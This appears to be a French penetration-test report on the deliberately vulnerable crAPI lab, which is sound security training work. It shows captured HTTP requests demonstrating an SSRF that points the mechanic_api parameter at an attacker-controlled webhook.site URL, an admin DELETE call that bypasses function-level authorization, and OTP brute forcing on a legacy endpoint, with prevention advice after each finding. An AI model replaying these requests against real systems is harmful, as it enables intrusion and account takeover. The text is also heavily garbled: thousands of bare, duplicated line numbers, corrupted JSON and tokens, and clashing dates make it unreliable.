3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://54.89.192.192:8888/shop
8 Content-Type: application/json
9 Authorization: eyJhbGciOiJIUzI1NiJ9.eJZdW1OJhdHRY2tLcnJA
9eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJhdHRY2tLcnJA
9eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJhdHRY2tLcnJA
10Content-Length: 29
11Origin: http://54.89.192.192:8888
12Connection: keep-alive
13Priority: u=0
14
15{"coupon_code": "123456"}  

16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
787
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1096
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1196
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1387
1388
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1396
1397
1398
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1487
1488
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1577
1578
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1587
1588
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1677
1678
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1687
1688
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1697
1698
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1787
1788
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1877
1878
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1977
1978
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2077
2078
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
```

Vulnérabilité crAPI-02: SSRF (High)

Description:	L'application permet à un attaquant de déclencher des requêtes HTTP côté serveur vers des points de terminaison arbitraires (y compris internes ou de métadonnées) sans retourner le corps de la réponse, ce qui autorise le sondage du réseau interne et un accès potentiel à des services ou identifiants sensibles via des canaux indirects.
Risk:	<p>Impact: High – Une attaque SSRF réussie peut entraîner des actions non autorisées ou un accès à des données au sein de l'organisation. Cela peut se produire dans l'application vulnérable elle-même ou sur d'autres systèmes back-end avec lesquels l'application communique. Dans certaines situations, la vulnérabilité SSRF peut permettre à un attaquant d'exécuter arbitrairement des commandes.</p> <p>Un exploit SSRF qui force des connexions vers des systèmes tiers externes peut servir de relais à des attaques malveillantes ultérieures. Celles-ci peuvent alors sembler provenir de l'organisation hébergeant l'application vulnérable.</p>
System:	Web Application
Tools Used:	Burp Suite
References:	SSRF - A10:2021 – Server-Side Request Forgery (SSRF)

Preuve

Burp Suite Community Edition v2025.5.3 - Temporary Project

Repeater

jwt	get products	add comment	excessive data exposure	add post	get my orders	add coupon code	return product	order an item	16	rename video	add video	update number otp	update number
email token verifying	change email	add picture	download report file	view report	35	contact mechanic	x	add vehicle	password change otp	forget password	signum		

Request

```

POST /workshop/api/merchant/contact_mechanic HTTP/1.1
Host: 54.89.192.192:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://54.89.192.192:8888/contact-mechanic?VIN=L5ZBL01MK2FW3409
Content-Type: application/json
Accept-Charset: UTF-8
Content-Length: 217
Origin: http://54.89.192.192:8888
Connection: keep-alive
Priority: u=0
{
    "mechanic_code": "TPlc_JWE",
    "problem_details": "My car",
    "status": "Open"
}
mechanic_api="http://54.89.192.192:8888/workshop/api/mechanic/receive_report".
repeat_request_=1_raised :raise,
"number_of_repeats":1
}

```

Response

```

HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Date: Fri, 03 Oct 2023 22:29:01 GMT
Content-Type: application/json
Connection: keep-alive
Allow: POST, OPTIONS
Vary: origin, Cookie
Access-Control-Allow-Origin: *
Content-Security-Policy: default-src 'self'
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 150
{
    "response_from_mechanic_api": {
        "id": 11,
        "status": "Open"
    },
    "report_link": "http://54.89.192.192:8888/workshop/api/mechanic/report?report_id=11",
    "status": 200
}

```

Réponse intéressante du serveur web

https://webhook.site/#/view/31ccc45c-dbc8-4e39-a761-1fb0e09c3f35/ecf6de33-cdc4-4fc4-bcf5-f00409613895

INBOX (0/100) Newest First

Your unique URL
<https://webhook.site/31ccc45c-dbc8-4e39-a761-1fb0e09c3f35> Open in new tab Examples

Your unique email address
31ccc45c-dbc8-4e39-a761-1fb0e09c3f35@emailhook.site Open in mail client

Your unique DNS name
[31ccc45c-dbc8-4e39-a761-1fb0e09c3f35.dnshook.site](dnshook.site) About DNShook

Proxy bidirectionnellement avec Webhook site GLI
<http://whci11.forward --token=31ccc45c-dbc8-4e39-a761-1fb0e09c3f35 --target=https://localhost> Invite & invitation

[Star on GitHub](#) [Follow @webhooksite on](#)

What is Webhook.site?
Webhook.site generates free, unique URLs and e-mail addresses and lets you see everything that's sent there instantly.

Why upgrade to a Webhook.site account?

- Unlimited requests, emails, DNSHooks**
Receive endless webhooks with addresses that can be managed in your account and never expire. View a history of the latest 10,000 items.
- Forward and Transform**
Transform URLs or emails – with retry and error notifications. Fetch data with our easy to use API.
- Workflows and Automations**
Click, drag and drop or use AI to create workflows that run on each incoming request. Go back and see what happened and run again with Error Log, Replay and notifications. Native integrations including Google Sheets, Excel, Slack, S3, Dropbox, SFTP, push notifications, databases, and much more.
- Schedules**
Set your workflows to run every minute, day, week. Use as an uptime & SSL monitor. Cronjob syntax can be used. More info
- Multi-user Team Accounts with SSO**
Onboard your org instantly. Specify what they can see and do with roles, user levels. Connect to e.g. Google Workspace, Microsoft Entra with SAML.
- Custom Domains and Addresses**
Bring your own domain, and name your Webhook site URLs and email addresses so they're easy to remember. Go to Settings to activate Windows.

webhook.site va créer une URL aléatoire que nous contrôlons.

The screenshot shows the Webhook.site interface. In the center, there's a modal window titled "Edit URL" with the sub-instruction "Customize how the URL will respond. You can also use the Modify Response Custom Action to change the response dynamically." Inside the modal, several fields are visible: "Status code" set to 200, "Content type" set to "text/html", and a large "Content" field containing the text "SSRF Vulnerability". This content field is highlighted with a red box. Below it are "Timeout" (set to 0), "Add CORS headers" (unchecked), and a "Save" button.

modifier la réponse (du serveur / de l'API)

The screenshot shows the Burp Suite interface. On the left, the "Repeater" tab is selected. The "Request" pane displays a POST request to "https://webhook.site/31ccc45c-dbc8-4e39-a761-1fb0e9c3f35". The "Payload" tab contains a JSON payload:

```

{
    "mechanic_code": "TRAC_JME",
    "problems_details": "my car",
    "vin": "LS2BL01MWFN34095",
    "mechanic_api": "https://webhook.site/31ccc45c-dbc8-4e39-a761-1fb0e9c3f35",
    "repeat_request_just_raised": false,
    "number_of_repeats": 1
}

```

The "Response" pane shows the server's response, which includes a Content-Length of 204 and a JSON object with a "response_from_mechanic_api" key and a note about no default content being configured.

insérer une URL dans le paramètre

The screenshot shows a Burp Suite interface with a captured request and response. The request is a POST to `/workshop/api/merchant/contact_mechanic` with JSON payload containing a URL to a local file. The response is a 200 OK with headers indicating CORS and a body containing the error message "response_from_mechanic_api: \"SSRF Vulnerability\"".

```
1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: 54.89.192.192:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://54.89.192.192:8888/contact-mechanic?VIN=L528L01M%2FWF3409
8 Content-Type: application/json
9 Authorization: Bearer
10 Content-Length: 218
11 Origin: http://54.89.192.192:8888
12 Connection: keep-alive
13 Priority: u=0
14
15 {
  "mechanic_code": "TRAC_JME",
  "problem_details": "my car",
  "issue": "I can't start my car",
  "mechanic_email": "webhook_site/31ccc45c-dbc8-4e39-a761-1fb0d0e9c9f359",
  "repeat_mechanic": "true",
  "number_of_repeats": 1
}
```

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.27.1.2
3 Date: Fri, 03 Oct 2025 22:59:50 GMT
4 Content-Type: application/json
5 Content-Length: 140
6 Allow: POST, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Content-Type-Options: DEFLATE
10 X-Frame-Options: nosniff
11 Referrer-Policy: same-origin
12 Cross-Origin-Opener-Policy: same-origin
13 Content-Length: 64
14
15 {
  "response_from_mechanic_api": "SSRF Vulnerability",
  "status": 200
}
```

Exploitation d'une SSRF et réponse (du serveur)

Prévention

- Assainir et valider toutes les données fournies par le client.
 - Imposer le schéma (scheme), le port et la destination de l'URL au moyen d'une liste blanche (allowlist) positive stricte.
 - Ne pas renvoyer de réponses brutes directement aux clients.
 - Désactiver (ou refuser) les redirections HTTP automatiques.
 - Assurer la cohérence de l'URL entre la phase de vérification et son utilisation afin d'éviter les attaques de type DNS rebinding et les conditions de course « TOCTOU » (time of check, time of use).

Vulnérabilité crAPI-03: Broken Function Level Authorization (High)

Description:	L'exploitation nécessite que l'attaquant envoie des appels API légitimes vers un point de terminaison auquel il ne devrait pas avoir accès en tant qu'utilisateur anonyme ou utilisateur standard non privilégié. Les endpoints exposés seront facilement exploitables.
Risk:	Impact: High – Un attaquant peut modifier la méthode HTTP de la requête et appeler une fonction d'administration pour supprimer la vidéo d'un utilisateur de son profil.
System:	Web Application
Tools Used:	Burp Suite
References:	BFLA - API5:2023 Broken Function Level Authorization

Preuve

Requête intéressante

Burp Suite Community Edition v2025.5.3 - Temporary Project

Request

```
Pretty Raw Hex
DELETE /identity/api/v2/user/videos/52 HTTP/1.1
Host: 54.225.17.26:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://54.225.17.26:8888/my-profile
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdW1to1JhdHRhy2t1ckB1bwFpbC5jb20iLCJpYXQiOjE3NTkzMzYzNjEsInV4cI6Mtc10Tk0MTE2MsWicm9sZS1iLzXlifQ-Xs0g3tYMBwYKorForGBWhlhfb3tyIOBdRAPlqs7WkYbNLMCu1LaL_X_BYvqhtSPEmSFuHGMuUAcLd0zN-k4D1fx4g951DpRvd3h5bunBCrb7J0Bz1tP1JDEn6crXNrbaPu0rLTYpd2PxDRAP70RL1D61ND1f5MG31Kw0OPB6wQOkRxEUdrzB5LDh9g-W1UhCby11vMDr96buDqque1RcDawfDW1TB1BscwURN46u1y0FQTxtkj1SUxVchXAzbwg1Zrd_SSwvvg6G53sA9_r024Je2yUuDrw4QFlh1q1etBQ
Content-Length: 25
Origin: http://54.225.17.26:8888
Connection: keep-alive
Priority: u=0
14 {
    "videoName": "mycat.mp4"
}
15 {
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 404
2 Server: openresty/1.27.1.2
3 Date: Wed, 01 Oct 2025 17:04:52 GMT
4 Content-type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 0
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 81
17
18 {
    "message": "This is an admin function. Try to access the admin API.",
    "status": "no"
}
```

Changer la méthode HTTP en DELETE.

Burp Suite Community Edition v2025.5.3 - Temporary Project

Request

```
Pretty Raw Hex
DELETE /identity/api/v2/admin/videos/52 HTTP/1.1
Host: 54.225.17.26:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://54.225.17.26:8888/my-profile
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdW1to1JhdHRhy2t1ckB1bwFpbC5jb20iLCJpYXQiOjE3NTkzMzYzNjEsInV4cI6Mtc10Tk0MTE2MsWicm9sZS1iLzXlifQ-Xs0g3tYMBwYKorForGBWhlhfb3tyIOBdRAPlqs7WkYbNLMCu1LaL_X_BYvqhtSPEmSFuHGMuUAcLd0zN-k4D1fx4g951DpRvd3h5bunBCrb7J0Bz1tP1JDEn6crXNrbaPu0rLTYpd2PxDRAP70RL1D61ND1f5MG31Kw0OPB6wQOkRxEUdrzB5LDh9g-W1UhCby11vMDr96buDqque1RcDawfDW1TB1BscwURN46u1y0FQTxtkj1SUxVchXAzbwg1Zrd_SSwvvg6G53sA9_r024Je2yUuDrw4QFlh1q1etBQ
Content-Length: 25
Origin: http://54.225.17.26:8888
Connection: keep-alive
Priority: u=0
14 {
    "videoName": "mycat.mp4"
}
15 {
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Server: openresty/1.27.1.2
3 Date: Wed, 01 Oct 2025 17:05:40 GMT
4 Content-type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 0
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 59
17
18 {
    "message": "User video deleted successfully."
    "status": "200"
}
```

Exploitation réussie d'un contrôle d'autorisation défaillant au niveau fonction

Prévention

- Les mécanismes d'application (enforcement) doivent refuser tout accès par défaut et n'accorder l'accès à chaque fonction qu'au moyen d'autorisations explicites pour des rôles précis.
- Passez en revue vos endpoints d'API afin de détecter des failles d'autorisation au niveau fonction, en tenant compte de la logique métier de l'application et de la hiérarchie des groupes.
- Assurez-vous que tous vos contrôleurs administratifs héritent d'un contrôleur abstrait administratif qui implémente les contrôles d'autorisation basés sur le groupe / rôle de l'utilisateur.
- Vérifiez que les fonctions administratives présentes dans un contrôleur "standard" appliquent elles aussi des vérifications d'autorisation fondées sur le groupe et le rôle de l'utilisateur.

Vulnérabilité crAPI-04: Improper Assets Management (High)

Description:	Une version obsolète de l'API de vérification OTP reste accessible publiquement et n'applique pas (ou applique insuffisamment) le taux de limitation, le verrouillage ou la détection d'anomalies. Un attaquant peut soumettre un grand nombre d'essais d'OTP via ce point de terminaison hérité au lieu d'utiliser la version durcie actuelle. Le bruteforce réussi de l'OTP permet d'établir une session valide et de prendre le contrôle du compte utilisateur ciblé.
Risk:	Impact: High – Conduit à un accès non autorisé au compte, exposition potentielle de données personnelles, fraude et pivots (réinitialisation de mot de passe, génération de clés API, élévation de privilèges si le compte compromis est privilégié).
System:	Web Application
Tools Used:	OWASP ZAP
References:	Improper Assets Management - API9:2019 Improper Assets Management

Preuve

Header: Text Body: Text Edit

POST

http://34.230.5.113:8888/identity/api/auth/v3/check-otp

HTTP/1.1

host: 34.230.5.113:8888

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Referer: http://34.230.5.113:8888/forgot-password

Content-Type: application/json

Content-Length: 70

Origin: http://34.230.5.113:8888

Connection: keep-alive

Priority: u=0

{"email": "attacker1@email.com", "otp": "1234", "password": "P@ssword123!"}

Fuzz Locations:

...	V...	# ...	# o...	...
B...	1...	10...	0	

Add... Remove Payloads... Processors...

Remove without confirmation?

Start Fuzzer Reset Cancel

Requête intéressante

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites +

Contexts

- Default Context
- Sites
 - https://spcs.getpocket.com
 - http://13.222.134.83:8025
 - http://34.230.5.113:8025
 - http://34.230.5.113:8888
 - identity
 - api
 - POST:forget-password|{"email":"attacker1@email.com"})
 - POST:forget-password|{"email":"robot001@example.com"})
 - v3
 - POST:check-otp|{"email":"attacker1@email.com","otp":1234,"password": "P@ssword123!"})

HTTP/1.1 500

Server: openresty/1.27.1.2

Date: Tue, 30 Sep 2025 23:56:12 GMT

Content-Type: application/json

Connection: keep-alive

Vary: Origin

Vary: Access-Control-Request-Method

Vary: Access-Control-Request-Headers

Access-Control-Allow-Origin: *

X-Content-Type-Options: nosniff

{ "message": "ERROR", "status": 500 }

